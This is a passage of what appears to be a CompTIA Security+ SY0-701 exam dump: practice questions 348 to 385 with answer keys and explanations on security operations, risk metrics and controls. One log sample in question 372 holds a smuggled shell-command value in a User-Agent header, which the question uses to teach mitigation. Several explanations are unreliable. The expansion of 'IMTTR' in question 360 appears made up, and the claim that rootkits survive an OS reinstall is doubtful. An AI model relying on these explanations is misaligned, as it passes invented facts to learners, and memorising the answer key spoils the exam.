[PCI Security Standards Council], PCI DSS FAQs, question 30. [PCI Security Standards Council]

NEW QUESTION: 348

A security administrator needs to reduce the attack surface in the company's data centers. Which of the following should the security administrator do to complete this task?

A. Implement a honeynet.

B. Define Group Policy on the servers.

C. Configure the servers for high availability.

D. Upgrade end-of-support operating systems.

Answer: (SHOW ANSWER)

Upgrading end-of-support operating systemsisone of the most effective ways to reduce the attack surface.

Unsupported OS versionsno longer receive security patches, making them prime targets for attackers.

Removing outdated softwareensures that known vulnerabilities cannot be exploited.

A (honeynet)is used for threat analysis, not reducing the attack surface.

B (Group Policy)helps enforce security policies butdoes not address outdated vulnerabilities.

C (High availability)focuses on uptime, not security risk reduction.

Reference:CompTIA Security+ SY0-701 Official Study Guide, Security Architecture domain.

NEW QUESTION: 349

An employee asks a security analyst to scan a suspicious email that contains a link to a file on a file-sharing site. The analyst determines that the file is safe after downloading and scanning the file with antivirus software. When the employee opens the file, their device is infected with ransomware. Which of the following steps should the analyst have taken?

A. Review the file in a code editor.

B. Monitor the file connections with netstat.

C. Execute the file in a sandbox.

D. Retrieve the file hash and check with OSINT.

Answer: (SHOW ANSWER)

The best answer is C. Execute the file in a sandbox.

A sandbox is an isolated environment used to safely run suspicious files and observe their behavior without risking production systems. In this case, the analyst only used antivirus scanning, which may miss new, obfuscated, or previously unknown ransomware. By executing the file in

a sandbox, the analyst could have observed malicious behaviors such as:
file encryption attempts
process spawning
registry changes
network beaconing
suspicious system modifications
This makes sandboxing a much better method for analyzing potentially malicious files than relying only on signature-based antivirus.
Why the other options are incorrect:
A). Review the file in a code editor.This might help in limited cases, but many malicious files are compiled, packed, or obfuscated. It is not a reliable primary analysis method.
B). Monitor the file connections with netstat.Netstat only shows network connections and would not fully reveal ransomware behavior, especially if the malware acts locally before making network connections.
D). Retrieve the file hash and check with OSINT.Hash reputation checks can help identify known malware, but they do not detect new or modified ransomware samples that do not yet appear in threat intelligence sources.
From the SY0-701 perspective, suspicious files should be analyzed using dynamic analysis in a sandbox to identify behavior that static tools may miss. That is why C is the best answer.

NEW QUESTION: 350
Which of the following explains how regular patching helps mitigate risks when securing an enterprise environment?
A. It improves server performance by reducing software bugs.
B. It addresses known software vulnerabilities before they are exploited.
C. It eliminates the need for firewalls and intrusion detection.
D. It removes the need for antivirus tools.
Answer: B (LEAVE A REPLY)
The correct answer is B because regular patching directly reduces security risk by remediating known vulnerabilities before attackers can exploit them. Within the Security+ SY0-701 objectives, patch management is a foundational component of vulnerability management and secure operations. Vendors routinely release patches to fix security flaws that have already been identified, documented, and, in many cases, actively targeted by threat actors.
Attackers frequently scan enterprise environments for systems that are missing patches related to publicly disclosed vulnerabilities. Once a vulnerability is known, exploit code often becomes widely available, dramatically increasing the likelihood of compromise. Regular patching shortens the "window of exposure," which is the time between vulnerability disclosure and remediation. By applying patches promptly, organizations significantly reduce the attack surface and limit opportunities for exploitation.
Option A is incorrect because while patches may incidentally improve stability or performance, that is not their primary security purpose. Option C is incorrect because patching does not replace other security controls; firewalls and intrusion detection systems remain essential for layered defense. Option D is also incorrect because antivirus tools serve a different role, such as detecting and responding to malware, and cannot be replaced by patching alone.
The SY0-701 study guide emphasizes that effective patch management requires structured processes, including testing, maintenance windows, rollback planning, and prioritization based on risk and asset criticality. Patching is classified as a preventive technical control, stopping attacks before they occur rather than reacting after compromise.
In summary, regular patching mitigates enterprise risk by proactively addressing known software vulnerabilities before they can be exploited. This makes it one of the most effective and widely emphasized security practices in the Security+ SY0-701 exam and in real-world security

operations.

NEW QUESTION: 351
A company evaluates several options that would allow employees to have remote access to the network. The security team wants to ensure the solution includes AAA to comply with internal security policies. Which of the following should the security team recommend?
A. RDP connection with LDAPS
B. Jump server with 802.1X
C. IPSec with RADIUS
D. Web proxy for all remote traffic
Answer: C (LEAVE A REPLY)

NEW QUESTION: 352
Which of the following actions is best performed by ticketing automation to ensure that incidents receive the correct level of attention and response?
A. Notification
B. Creation
C. Closure
D. Escalation
Answer: D (LEAVE A REPLY)
The key phrase is "ensure that incidents receive the correct level of attention and response." In operations, that aligns most directly with escalation-moving high-severity or time-sensitive incidents to the right people /teams quickly and consistently, according to predefined criteria (severity, impacted systems, threat intel enrichment, SLA timers). The Study Guide lists ticketing and escalation explicitly as automation use cases:
"Ticket creation: Automation can streamline the ticketing process, enabling immediate creation and routing of issues to the right teams." and, crucially for this question, "Escalation: In case of a major incident, scripts can automate the escalation process, alerting key personnel quickly." While automation can also handle notification and ticket creation, escalation is the control that most directly enforces that the incident gets the proper priority and response path (for example: paging on-call, invoking the IR lead, opening a bridge, and applying "major incident" workflows). Closure is typically less suitable because it often requires validation and human judgment to ensure containment, eradication, and recovery steps are complete.
References: Automation use cases for ticketing, including escalation for major incidents .

NEW QUESTION: 353
A company's Chief Information Security Officer (CISO) wants to enhance the capabilities of the incident response team. The CISO directs the incident response team to deploy a tool that rapidly analyzes host and network data from potentially compromised systems and forwards the data for further review. Which of the following tools should the incident response team deploy?
A. NAC
B. IPS
C. SIEM
D. EDR
Answer: D (LEAVE A REPLY)
Comprehensive and Detailed In-Depth Explanation:

An Endpoint Detection and Response (EDR) solution is designed to monitor, detect, and respond to security incidents on endpoints (such as workstations and servers). It collects and analyzes data, detecting suspicious activity and forwarding relevant information for further investigation.
* Network Access Control (NAC) (A) enforces network access policies but does not analyze security threats on hosts.
* Intrusion Prevention Systems (IPS) (B) detect and block network threats but do not provide deep endpoint analytics.
* Security Information and Event Management (SIEM) (C) aggregates logs and provides security analytics but lacks direct endpoint detection and response capabilities.
EDR is the best choice for analyzing and responding to endpoint security incidents.

NEW QUESTION: 354
Which of the following should be used to ensure an attacker is unable to read the contents of a mobile device's drive if the device is lost?
A. TPM
B. ECC
C. FDE
D. HSM
Answer: C (LEAVE A REPLY)
Full Disk Encryption (FDE) ensures that all data on the drive is encrypted, preventing unauthorized access even if the device is lost.

NEW QUESTION: 355
The local administrator account for a company ' s VPN appliance was unexpectedly used to log in to the remote management interface. Which of the following would have most likely prevented this from happening
' ?
A. Using least privilege
B. Changing the default password
C. Assigning individual user IDs
D. Reviewing logs more frequently
Answer: (SHOW ANSWER)
Changing the default password for the local administrator account on a VPN appliance is a basic security measure that would have most likely prevented the unexpected login to the remote management interface.
Default passwords are often easy to guess or publicly available, and attackers can use them to gain unauthorized access to devices and systems. Changing the default password to a strong and unique one reduces the risk of brute-force attacks and credential theft. Using least privilege, assigning individual user IDs, and reviewing logs more frequently are also good security practices, but they are not as effective as changing the default password in preventing the unexpected login. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 116; Local Admin Accounts - Security Risks and Best Practices (Part 1)

NEW QUESTION: 356
An employee from the accounting department logs in to a website. A desktop application automatically downloads on the employee ' s computer. Which of the following has occurred?
A. XSS
B. Watering hole
C. Typosquatting

D. Buffer overflow

Answer: (SHOW ANSWER)

This describes a watering hole attack, where an attacker compromises a website frequently visited by the target group and delivers malicious payloads, such as automatic downloads.

XSS (A) injects scripts into web pages, typosquatting (C) involves fake websites with misspelled URLs, and buffer overflow (D) exploits memory but does not involve website compromise with automatic downloads.

Watering hole attacks are well-known web-based threats covered in SY0-701#6:Chapter 2†CompTIA Security+ Study Guide#.

NEW QUESTION: 357

Which of the following control types describes an alert from a SIEM tool?

A. Preventive

B. Corrective

C. Compensating

D. Detective

Answer: (SHOW ANSWER)

Alerts generated by SIEM (Security Information and Event Management) tools are detective controls, as they identify and notify about suspicious activities but do not prevent or correct the events themselves.

Preventive controls stop incidents before they occur, corrective controls remediate issues, and compensating controls are alternatives used when primary controls aren't feasible.

Detective controls are foundational in Security Operations for incident detection and response#6:Chapter 14†CompTIA Security+ Study Guide#.

NEW QUESTION: 358

A network administrator deploys an FDE solution on all end user workstations. Which of the following data protection strategies does this describe?

A. Masking

B. Data in transit

C. Obfuscation

D. Data at rest

E. Data sovereignty

Answer: (SHOW ANSWER)

Full-disk encryption (FDE) protects the contents of storage media, which is a classic data-at-rest control. The Study Guide explains the "three situations" relevant to confidentiality-at rest, in transit, and in use-and then specifically ties disk encryption/FDE to protecting stored data: "Data at rest, or stored data, is that which resides in a permanent location awaiting access... Examples... hard drives..." It then describes FDE as an encryption method applied to disks: "Full-disk encryption (FDE) is a form of encryption where all the data on a hard drive is automatically encrypted, including the operating system and system files... In the case of loss or theft, FDE can prevent unauthorized access to all data on the hard drive." That is exactly the definition of protecting data at rest-it is intended to prevent disclosure if a laptop /workstation is lost, stolen, or the drive is removed. This is not masking (hiding parts of fields), not data in transit (network encryption like TLS/VPN), not obfuscation (making code hard to understand), and not data sovereignty (jurisdiction/location requirements). Therefore, deploying FDE on workstations is a data-at-rest protection strategy.

References: Data-at-rest definition and confidentiality contexts ; FDE definition and purpose protecting disk- stored data .

NEW QUESTION: 359

A company ' s accounting department receives an urgent payment message from the company ' s bank domain with instructions to wire transfer funds. The sender requests that the transfer be completed as soon as possible.

Which of the following attacks is described?

A. Business email compromise

C. Spear phishing

B. Vishing

D. Impersonation

Answer: A (LEAVE A REPLY)

This is a classic example of Business Email Compromise (BEC), where attackers spoof or compromise trusted email accounts to trick employees into performing unauthorized financial transactions.

Vishing (B) is voice phishing, spear phishing (C) targets individuals with customized messages, and impersonation (D) is a general term for identity deception but BEC specifically describes financial fraud via email.

BEC is a major threat covered in the Threats domain of SY0-701#6:Chapter 2†CompTIA Security+ Study Guide#

NEW QUESTION: 360

A company decided to reduce the cost of its annual cyber insurance policy by removing the coverage for ransomware attacks.

Which of the following analysis elements did the company most likely use in making this decision?

A. IMTTR

B. RTO

C. ARO

D. MTBF

Answer: (SHOW ANSWER)

ARO (Annualized Rate of Occurrence) is an analysis element that measures the frequency or likelihood of an event happening in a given year. ARO is often used in risk assessment and management, as it helps to estimate the potential loss or impact of an event. A company can use ARO to calculate the annualized loss expectancy (ALE) of an event, which is the product of ARO and the single loss expectancy (SLE). ALE represents the expected cost of an event per year, and can be used to compare with the cost of implementing a security control or purchasing an insurance policy.

The company most likely used ARO in making the decision to remove the coverage for ransomware attacks from its cyber insurance policy. The company may have estimated the ARO of ransomware attacks based on historical data, industry trends, or threat intelligence, and found that the ARO was low or negligible. The company may have also calculated the ALE of ransomware attacks, and found that the ALE was lower than the cost of the insurance policy. Therefore, the company decided to reduce the cost of its annual cyber insurance policy by removing the coverage for ransomware attacks, as it deemed the risk to be acceptable or manageable.

IMTTR (Incident Management Team Training and Readiness), RTO (Recovery Time Objective), and MTBF (Mean Time Between Failures) are not analysis elements that the company most likely used in making the decision to remove the coverage for ransomware attacks from its cyber insurance policy. IMTTR is a process of preparing and training the incident management team to respond effectively to security incidents. IMTTR does not measure the frequency or impact of an event, but rather the capability and readiness of the team.

RTO is a metric that defines the maximum acceptable time for restoring a system or service after a disruption.

RTO does not measure the frequency or impact of an event, but rather the availability and continuity of the system or service. MTBF is a metric that measures the average time between failures of a system or component. MTBF does not measure the frequency or impact of an event, but rather the reliability and performance of the system or component.

References = CompTIA Security+ SY0-701 Certification Study Guide, page 97-98; Professor Messer's CompTIA SY0-701 Security+ Training

Course, video 5.2 - Risk Management, 0:00 - 3:00.

NEW QUESTION: 361
A security analyst scans a company's public network and discovers a host is running a remote desktop that can be used to access the production network. Which of the following changes should the security analyst recommend?
A. Changing the remote desktop port to a non-standard number
B. Setting up a VPN and placing the jump server inside the firewall
C. Using a proxy for web connections from the remote desktop server
D. Connecting the remote server to the domain and increasing the password length
Answer: B (LEAVE A REPLY)
A VPN is a virtual private network that creates a secure tunnel between two or more devices over a public network. A VPN can encrypt and authenticate the data, as well as hide the IP addresses and locations of the devices. A jump server is a server that acts as an intermediary between a user and a target server, such as a production server. A jump server can provide an additional layer of security and access control, as well as logging and auditing capabilities. A firewall is a device or software that filters and blocks unwanted network traffic based on predefined rules. A firewall can protect the internal network from external threats and limit the exposure of sensitive services and ports. A security analyst should recommend setting up a VPN and placing the jump server inside the firewall to improve the security of the remote desktop access to the production network. This way, the remote desktop service will not be exposed to the public network, and only authorized users with VPN credentials can access the jump server and then the production server. References:
CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 8: Secure Protocols and Services, page 382-383 1; Chapter 9: Network Security, page 441-442 1

NEW QUESTION: 362
A security analyst sees an increase of vulnerabilities on workstations after a deployment of a company group policy. Which of the following vulnerability types will the analyst most likely find on the workstations?
A. Misconfiguration
B. Zero-day
C. Malicious update
D. Supply chain
Answer: A (LEAVE A REPLY)
Group policies can inadvertently introduce misconfigurations, such as enabling insecure settings or failing to disable legacy protocols, increasing vulnerabilities.
Zero-day (B) are previously unknown vulnerabilities, malicious updates (C) are attacker-controlled, and supply chain (D) risks come from third-party components.
Misconfiguration vulnerabilities are commonly introduced during changes and are emphasized in Security Operations#6:Chapter 14†CompTIA

Security+ Study Guide#.

NEW QUESTION: 363
A penetration tester was able to gain unauthorized access to a hypervisor platform. Which of the following vulnerabilities was most likely exploited?
A. Cross-site scripting
B. SQL injection
C. Race condition
D. VM escape
Answer: D (LEAVE A REPLY)
VM escape is a vulnerability where an attacker breaks out of a virtual machine guest environment to access the host hypervisor, gaining control over other guests or the host system itself.
Cross-site scripting (A) and SQL injection (B) are application-layer attacks. Race condition (C) is a timing- related vulnerability.
VM escape is a critical threat in virtualized environments discussed under Threats and Vulnerabilities in SY0-701#6:Chapter 2†CompTIA Security+ Study Guide#.

NEW QUESTION: 364
A systems administrator receives the following alert from a file integrity monitoring tool:
The hash of the cmd.exe file has changed.
The systems administrator checks the OS logs and notices that no patches were applied in the last two months.
Which of the followingmostlikely occurred?
A. The end user changed the file permissions.
B. A cryptographic collision was detected.
C. A snapshot of the file system was taken.
D. A rootkit was deployed.
Answer: D (LEAVE A REPLY)
A rootkit is a type of malware that modifies or replaces system files or processes to hide its presence and activity. A rootkit can change the hash of the cmd.exe file, which is a command-line interpreter for Windows systems, to avoid detection by antivirus or file integrity monitoring tools. A rootkit can also grant the attacker remote access and control over the infected system, as well as perform malicious actions such as stealing data, installing backdoors, or launching attacks on other systems. A rootkit is one of the most difficult types of malware to remove, as it can persist even after rebooting or reinstalling the OS. References = CompTIA Security+ StudyGuide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 4, page
147. CompTIA Security+ SY0-701 Exam Objectives, Domain 1.2, page 9.

NEW QUESTION: 365
An administrator wants to perform a risk assessment without using proprietary company information. Which of the following methods should the administrator use to gather information?
A. Open-source intelligence
B. Configuration auditing
C. Network scanning
D. Penetration testing

Answer: A (LEAVE A REPLY)

NEW QUESTION: 366
Which of the following is required for an organization to properly manage its restore process in the event of system failure?
A. IRP
B. DRP
C. RPO
D. SDLC
Answer: B (LEAVE A REPLY)
A disaster recovery plan (DRP) is a set of policies and procedures that aim to restore the normal operations of an organization in the event of a system failure, natural disaster, or other emergency. A DRP typically includes the following elements:
A risk assessment that identifies the potential threats and impacts to the organization's critical assets and processes.
A business impact analysis that prioritizes the recovery of the most essential functions and data.
A recovery strategy that defines the roles and responsibilities of the recovery team, the resources and tools needed, and the steps to follow to restore the system.
A testing and maintenance plan that ensures the DRP is updated and validated regularly. A DRP is required for an organization to properly manage its restore process in the event of system failure, as it provides a clear and structured framework for recovering from a disaster and minimizing the downtime and data loss. References = CompTIA Security+ Study Guide (SY0-701), Chapter 7: Resilience and Recovery, page 325.

NEW QUESTION: 367
A security administrator is implementing encryption on all hard drives in an organization. Which of the following security concepts is the administrator applying?
A. Integrity
B. Authentication
C. Zero Trust
D. Confidentiality
Answer: D (LEAVE A REPLY)
Encrypting hard drives is a direct implementation of confidentiality, one of the three pillars of the CIA Triad emphasized in CompTIA Security+ SY0-701. Full disk encryption ensures that if a laptop, workstation, or server drive is stolen or accessed without authorization, the data remains unreadable without the decryption key.
This controls unauthorized disclosure and protects sensitive business, financial, and personal information.
Drive encryption is widely required for compliance frameworks such as HIPAA, PCI-DSS, and GDPR.
Integrity (A) refers to preventing unauthorized modification of data, which encryption alone does not guarantee. Authentication (B) confirms user identity, such as passwords or biometrics, but is unrelated to data- at-rest protection. Zero Trust (C) is an architectural model requiring constant verification; it is not a control for hard drive encryption.
Since the sole purpose of encrypting storage is to ensure data confidentiality, the correct answer is D.

NEW QUESTION: 368
An organization is implementing a COPE mobile device management policy. Which of the following should the organization include in the COPE policy? (Select two).

A. Requiring passwords with eight characters
B. Remote wiping of the device
C. Personal application store access
D. Employee data ownership
E. Data encryption
F. Data usage caps
Answer: (SHOW ANSWER)

NEW QUESTION: 369
Which of the following best represents how frequently an incident is expected to happen each year?
A. RTO
B. ALE
C. SLE
D. ARO
Answer: D (LEAVE A REPLY)
The best answer is D. ARO.
ARO (Annualized Rate of Occurrence) measures how often a specific incident or event is expected to happen in a single year. This is the risk analysis attribute that directly represents yearly frequency.
Why the other options are incorrect:
A). RTORecovery Time Objective is the target time to restore operations after a disruption. It does not measure incident frequency.
B). ALEAnnualized Loss Expectancy estimates the expected yearly financial loss from a risk. It is calculated using other values and reflects cost, not frequency alone.
C). SLESingle Loss Expectancy is the monetary loss expected from one occurrence of an incident. It does not represent how often the event happens.
From the SY0-701 perspective, risk calculations often use:
ALE = SLE × ARO
Since the question asks how frequently an incident is expected to happen each year, the correct answer is ARO.

NEW QUESTION: 370
A network manager wants to protect the company's VPN by implementing multifactor authentication that uses:
. Something you know
. Something you have
. Something you are
Which of the following would accomplish the manager's goal?
A. Domain name, PKI, GeoIP lookup
B. VPN IP address, company ID, facial structure
C. Password, authentication token, thumbprint
D. Company URL, TLS certificate, home address
Answer: C (LEAVE A REPLY)
The correct answer is C. Password, authentication token, thumbprint. This combination of authentication factors satisfies the manager's goal of implementing multifactorauthentication that uses something you know, something you have, and something you are.

Something you know is a type of authentication factor that relies on the user's knowledge of a secret or personal information, such as a password, a PIN, or a security question. A password is a common example of something you know that can be used to access a VPN12 Something you have is a type of authentication factor that relies on the user's possession of a physical object or device, such as a smart card, a token, or a smartphone. An authentication token is a common example of something you have that can be used to generate a one-time password (OTP) or a code that can be used to access a VPN12 Something you are is a type of authentication factor that relies on the user's biometric characteristics, such as a fingerprint, a face, or an iris. A thumbprint is a common example of something you are that can be used to scan and verify the user's identity to access a VPN12 References:
1: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 4: Identity and Access Management, page 177 2: CompTIA Security + Certification Kit: Exam SY0-701, 7th Edition, Chapter 4:
Identity and Access Management, page 179

NEW QUESTION: 371
Which of the following should be used to prevent changes to system-level data?
A. NIDS
B. DLP
C. NAC
D. FIM
Answer: (SHOW ANSWER)
File Integrity Monitoring (FIM) is specifically designed to detect and prevent unauthorized changes to critical system files, configuration files, registry entries, binaries, and logs. According to CompTIA Security+ SY0-
701, FIM creates a cryptographic baseline (usually via hashing) of protected system files. Any attempt to modify, add, or delete protected files immediately triggers an alert, enabling rapid detection of tampering- whether caused by malware, insider threats, or misconfigurations.
NIDS (A) monitors network traffic, not system-level modifications. DLP (B) prevents unauthorized data exfiltration, not system-file tampering.
NAC (C) controls device access to the network but does not protect system files.
FIM is a core tool for ensuring system integrity in compliance frameworks such as PCI-DSS, which explicitly requires organizations to monitor critical system files. By preventing unauthorized changes to system-level data and alerting administrators to suspicious activity, FIM provides a strong defensive mechanism against malware, ransomware, and configuration drift.
Thus, FIM is the correct answer.

NEW QUESTION: 372
A security analyst is reviewing logs and discovers the following:

```
149.34.228.10 - - [20/Jan/2023:16:32:45 -0300] "GET / HTTP/1.0" User-Agent: ${/bin/sh/ id} 200 397
```

Which of the following should be used lo best mitigate this type of attack?
A. Static code analysis
B. Input sanitization
C. Secure cookies
D. Sandboxing
Answer: (SHOW ANSWER)

NEW QUESTION: 373

Which of the following should a security administrator adhere to when setting up a new set of firewall rules?

A. Disaster recovery plan

B. Incident response procedure

C. Business continuity plan

D. Change management procedure

Answer: D (LEAVE A REPLY)

A change management procedure is a set of steps and guidelines that a security administrator should adhere to when setting up a new set of firewall rules. A firewall is a device or software that can filter, block, or allow network traffic based on predefined rules or policies. A firewall rule is a statement that defines the criteria and action for a firewall to apply to a packet or a connection. For example, a firewall rule can allow or deny traffic based on the source and destination IP addresses, ports, protocols, or applications. Setting up a new set of firewall rules is a type of change that can affect the security, performance, and functionality of the network.

Therefore, a change management procedure is necessary to ensure that the change is planned, tested, approved, implemented, documented, and reviewed in a controlled and consistent manner. A change management procedure typically includes the following elements:

* A change request that describes the purpose, scope, impact, and benefits of the change, as well as the roles and responsibilities of the change owner, implementer, and approver.
* A change assessment that evaluates the feasibility, risks, costs, and dependencies of the change, as well as the alternatives and contingency plans.
* A change approval that authorizes the change to proceed to the implementation stage, based on the criteria and thresholds defined by the change policy.
* A change implementation that executes the change according to the plan and schedule, and verifies the results and outcomes of the change.
* A change documentation that records the details and status of the change, as well as the lessons learned and best practices.
* A change review that monitors and measures the performance and effectiveness of the change, and identifies any issues or gaps that need to be addressed or improved.

A change management procedure is important for a security administrator to adhere to when setting up a new set of firewall rules, as it can help to achieve the following objectives:

* Enhance the security posture and compliance of the network by ensuring that the firewall rules are aligned with the security policies and standards, and that they do not introduce any vulnerabilities or conflicts.
* Minimize the disruption and downtime of the network by ensuring that the firewall rules are tested and validated before deployment, and that they do not affect the availability or functionality of the network services or applications.
* Improve the efficiency and quality of the network by ensuring that the firewall rules are optimized and updated according to the changing needs and demands of the network users and stakeholders, and that they do not cause any performance or compatibility issues.
* Increase the accountability and transparency of the network by ensuring that the firewall rules are documented and reviewed regularly, and that they are traceable and auditable by the relevant authorities and parties.

The other options are not correct because they are not related to the process of setting up a new set of firewall rules. A disaster recovery plan is a set of policies and procedures that aim to restore the normal operations of an organization in the event of a system failure, natural disaster, or other emergency. An incident response procedure is a set of steps and guidelines that aim to contain, analyze, eradicate, and recover from a security incident, such as a cyberattack, data breach, or malware infection. A business continuity plan is a set of strategies and actions that aim to maintain the essential functions and operations of an organization during and after a disruptive event, such as a pandemic, power outage, or civil unrest. References = CompTIA Security+ Study Guide (SY0-701), Chapter 7: Resilience and Recovery, page 325. Professor Messer's CompTIA SY0-
701 Security+ Training Course, Section 1.3: Security Operations, video: Change Management (5:45).

NEW QUESTION: 374
An administrator has identified and fingerprinted specific files that will generate an alert if an attempt is made to email these files outside of the organization. Which of the following best describes the tool the administrator is using?
A. DLP
B. SNMP traps
C. SCAP
D. IPS
Answer: A (LEAVE A REPLY)
The administrator is using a Data Loss Prevention (DLP) tool, which is designed to identify, monitor, and protect sensitive data. By fingerprinting specific files, DLP ensures that these files cannot be emailed or sent outside the organization without triggering an alert or blocking the action. This is a key feature of DLP systems, which prevent data exfiltration and ensure data security compliance.
* SNMP traps are used for network management and monitoring, not data protection.
* SCAP (Security Content Automation Protocol) is a set of standards for automating vulnerability management and policy compliance, unrelated to file monitoring.
* IPS (Intrusion Prevention System) blocks network-based attacks but does not handle file fingerprinting.

NEW QUESTION: 375
Which of the following phases of an incident response involves generating reports?
A. Recovery
B. Preparation
C. Lessons learned
D. Containment
Answer: C (LEAVE A REPLY)
The lessons learned phase of an incident response process involves reviewing the incident and generating reports. This phase helps identify what went well, what needs improvement, and what changes should be made to prevent future incidents. Documentation and reporting are essential parts of this phase to ensure that the findings are recorded and used for future planning.
* Recovery focuses on restoring services and normal operations.
* Preparation involves creating plans and policies for potential incidents, not reporting.
* Containment deals with isolating and mitigating the effects of the incident, not generating reports.

NEW QUESTION: 376
A company receives an alert that a widely used network device vendor has been banned by the government.
What will general counsel most likely be concerned with during hardware refresh?
A. Sanctions
B. Data sovereignty
C. Cost of replacement
D. Loss of license
Answer: A (LEAVE A REPLY)
When the government bans a vendor, the legal concern is sanctions-laws that restrict purchasing, using, or importing products from certain companies or countries. The general counsel's job is to ensure the organization is not violating federal restrictions, export controls, trade compliance laws, or sanctions lists such as OFAC or government procurement bans.

Security+ SY0-701 notes that legal and regulatory compliance is a critical part of risk management, especially when handling prohibited vendors or technologies. Continued use of banned devices could expose the organization to legal penalties, fines, or federal investigation. Data sovereignty (B) refers to data storage location laws, not hardware bans. Cost of replacement (C) is an operational concern, not a legal one. Loss of license (D) typically applies to software, not network hardware.
Therefore, the general counsel's primary concern is A: Sanctions.

NEW QUESTION: 377
Which of the following describes a situation where a user is authorized before being authenticated?
A. Privilege escalation
B. Race condition
C. Tailgating
D. Impersonation
Answer: (SHOW ANSWER)
Impersonation occurs when an attacker or unauthorized user is granted access (authorized) by masquerading as a legitimate user, effectively bypassing or exploiting the authentication process. This means authorization is mistakenly granted before proper authentication.
Privilege escalation (A) involves gaining higher access after authentication. Race conditions (B) are timing vulnerabilities. Tailgating (C) refers to physical unauthorized access by following an authorized person.
Impersonation is a well-known identity attack vector detailed in the Threats and Vulnerabilities domain of SY0-701#6:Chapter 4†CompTIA Security+ Study Guide#.

NEW QUESTION: 378
Which of the following would a systems administrator follow when upgrading the firmware of an organization ' s router?
A. Software development life cycle
B. Risk tolerance
C. Certificate signing request
D. Maintenance window
Answer: D (LEAVE A REPLY)
The correct answer is Maintenance window because firmware upgrades on critical infrastructure devices, such as routers, must be performed during a predefined and approved time period to minimize operational impact.
Within the Security+ SY0-701 objectives, maintenance windows are a key component of change management and operational security, ensuring that potentially disruptive changes occur when business risk is lowest.
Upgrading router firmware often requires rebooting the device, which can temporarily interrupt network connectivity. A maintenance window defines when this downtime is acceptable, ensures stakeholders are notified in advance, and allows rollback plans to be executed if the upgrade fails. The SY0-701 study guide stresses that scheduled maintenance windows reduce the risk of unplanned outages, service-level

agreement violations, and user disruption while supporting system stability and availability.
Option A, Software development life cycle, applies to the design, development, testing, and deployment of software applications, not routine infrastructure maintenance tasks like firmware updates. Option B, Risk tolerance, refers to an organization's willingness to accept risk and guides decision-making at a strategic level, but it does not dictate the procedural steps of performing an upgrade. Option C, Certificate signing request, is used when requesting digital certificates from a certificate authority and is unrelated to firmware updates.
Following a maintenance window aligns with best practices emphasized in SY0-701 for managing operational risk, preserving availability, and enforcing structured change control. It ensures proper approvals, testing, monitoring, and backout plans are in place before changes are introduced into production environments.
In summary, firmware upgrades are operational changes that can affect availability. Performing them during an approved maintenance window is essential to maintaining reliable network operations and reflects Security+ SY0-701 best practices for secure and controlled system management.

NEW QUESTION: 379
Which of the following should a company use to provide proof of external network security testing?
A. Business impact analysis
B. Supply chain analysis
C. Vulnerability assessment
D. Third-party attestation
Answer: (SHOW ANSWER)
Detailed Explanation:Third-party attestation involves an external, independent party performing a network security assessment and providing documented proof, ensuring objectivity and compliance with regulatory or client requirements. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Compliance and Security Audits".

NEW QUESTION: 380
Client files can only be accessed by employees who need to know the information and have specified roles in the company. Which of the following best describes this security concept?
A. Availability
B. Confidentiality
C. Integrity
D. Non-repudiation
Answer: B (LEAVE A REPLY)
The scenario described, where client files are only accessible to employees who "need to know" the information, reflects the concept of confidentiality. Confidentiality ensures that sensitive information is only accessible to those who are authorized to view it, preventing unauthorized access.
* Availability ensures that data is accessible when needed but doesn't focus on restricting access.
* Integrity ensures that data remains accurate and unaltered but doesn't pertain to access control.
* Non-repudiation ensures that actions cannot be denied after they are performed, but this concept is unrelated to access control.

NEW QUESTION: 381
Which of the following data states applies to data that is being actively processed by a database server?
A. At rest

B. In use
C. Being hashed
D. In transit
Answer: B (LEAVE A REPLY)

NEW QUESTION: 382
An organization is evaluating new regulatory requirements associated with the implementation of corrective controls on a group of interconnected financial systems. Which of the following is the most likely reason for the new requirement?
A. To defend against insider threats altering banking details
B. To ensure that errors are not passed to other systems
C. To allow for business insurance to be purchased
D. To prevent unauthorized changes to financial data
Answer: B (LEAVE A REPLY)
Theprimary goal of corrective controls in financial systems is to ensure that errors do not propagate across interconnected systems. Financial transactions are ofteninterdependent, meaning one incorrect or unauthorized change can affect multiple systems. Regulations often mandate these controls tomaintain accuracy and prevent cascading failures.
A (insider threats altering banking details)is a concern, but thisscenario focuses on corrective controls, not insider threats specifically.
C (business insurance)is unrelated to why corrective controls are implemented.
D (preventing unauthorized changes)falls underpreventive, notcorrectivecontrols.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Security Program Management and Oversight domain.

NEW QUESTION: 383
One of a company's vendors sent an analyst a security bulletin that recommends a BIOS update. Which of the following vulnerability types is being addressed by the patch?
A. Virtualization
B. Firmware
C. Application
D. Operating system
Answer: B (LEAVE A REPLY)
Firmware is a type of software that is embedded in hardware devices, such as BIOS, routers, printers, or cameras. Firmware controls the basic functions and operations of the device, and can be updated or patched to fix bugs, improve performance, or enhance security. Firmware vulnerabilities are flaws or weaknesses in the firmware code that can be exploited by attackers to gain unauthorized access, modify settings, or cause damage to the device or the network. A BIOS update is a patch that addresses a firmware vulnerability in the basic input/output system of a computer, which is responsible for booting the operating system and managing the communication between the hardware and the software. The other options are not types of vulnerabilities, but rather categories of software or technology.

NEW QUESTION: 384
A legacy device is being decommissioned and is no longer receiving updates or patches. Which of the following describes this scenario?
A. End of business
B. End of testing
C. End of support

D. End of life

Answer: D (LEAVE A REPLY)

When a legacy device is no longer receiving updates or patches, it is considered to be at the end of life (EOL)
. This means the manufacturer has ceased support for the device, and it will no longer receive updates, security patches, or technical assistance. EOL devices pose security risks and are often decommissioned or replaced.

* End of support may seem similar but typically refers to the cessation of technical support, whereas EOL means the device is fully retired.
* End of business and End of testing do not apply in this context.

NEW QUESTION: 385

Which of the following is a key reason to follow data retention policies during asset decommissioning?

A. To ensure data is securely destroyed when no longer needed

B. To make backup copies of all company data before disposing of hardware

C. To allow employees to access old files even after the hardware is recycled

D. To keep all customer data available in case it is required in the future

Answer: (SHOW ANSWER)

The best answer is A. To ensure data is securely destroyed when no longer needed.

During asset decommissioning, organizations must handle storage media and data according to established data retention policies. These policies define how long data must be kept and when it should be securely destroyed. Following them helps ensure that data is not kept longer than necessary and is properly sanitized or destroyed when retention requirements have been met.

This is important for:

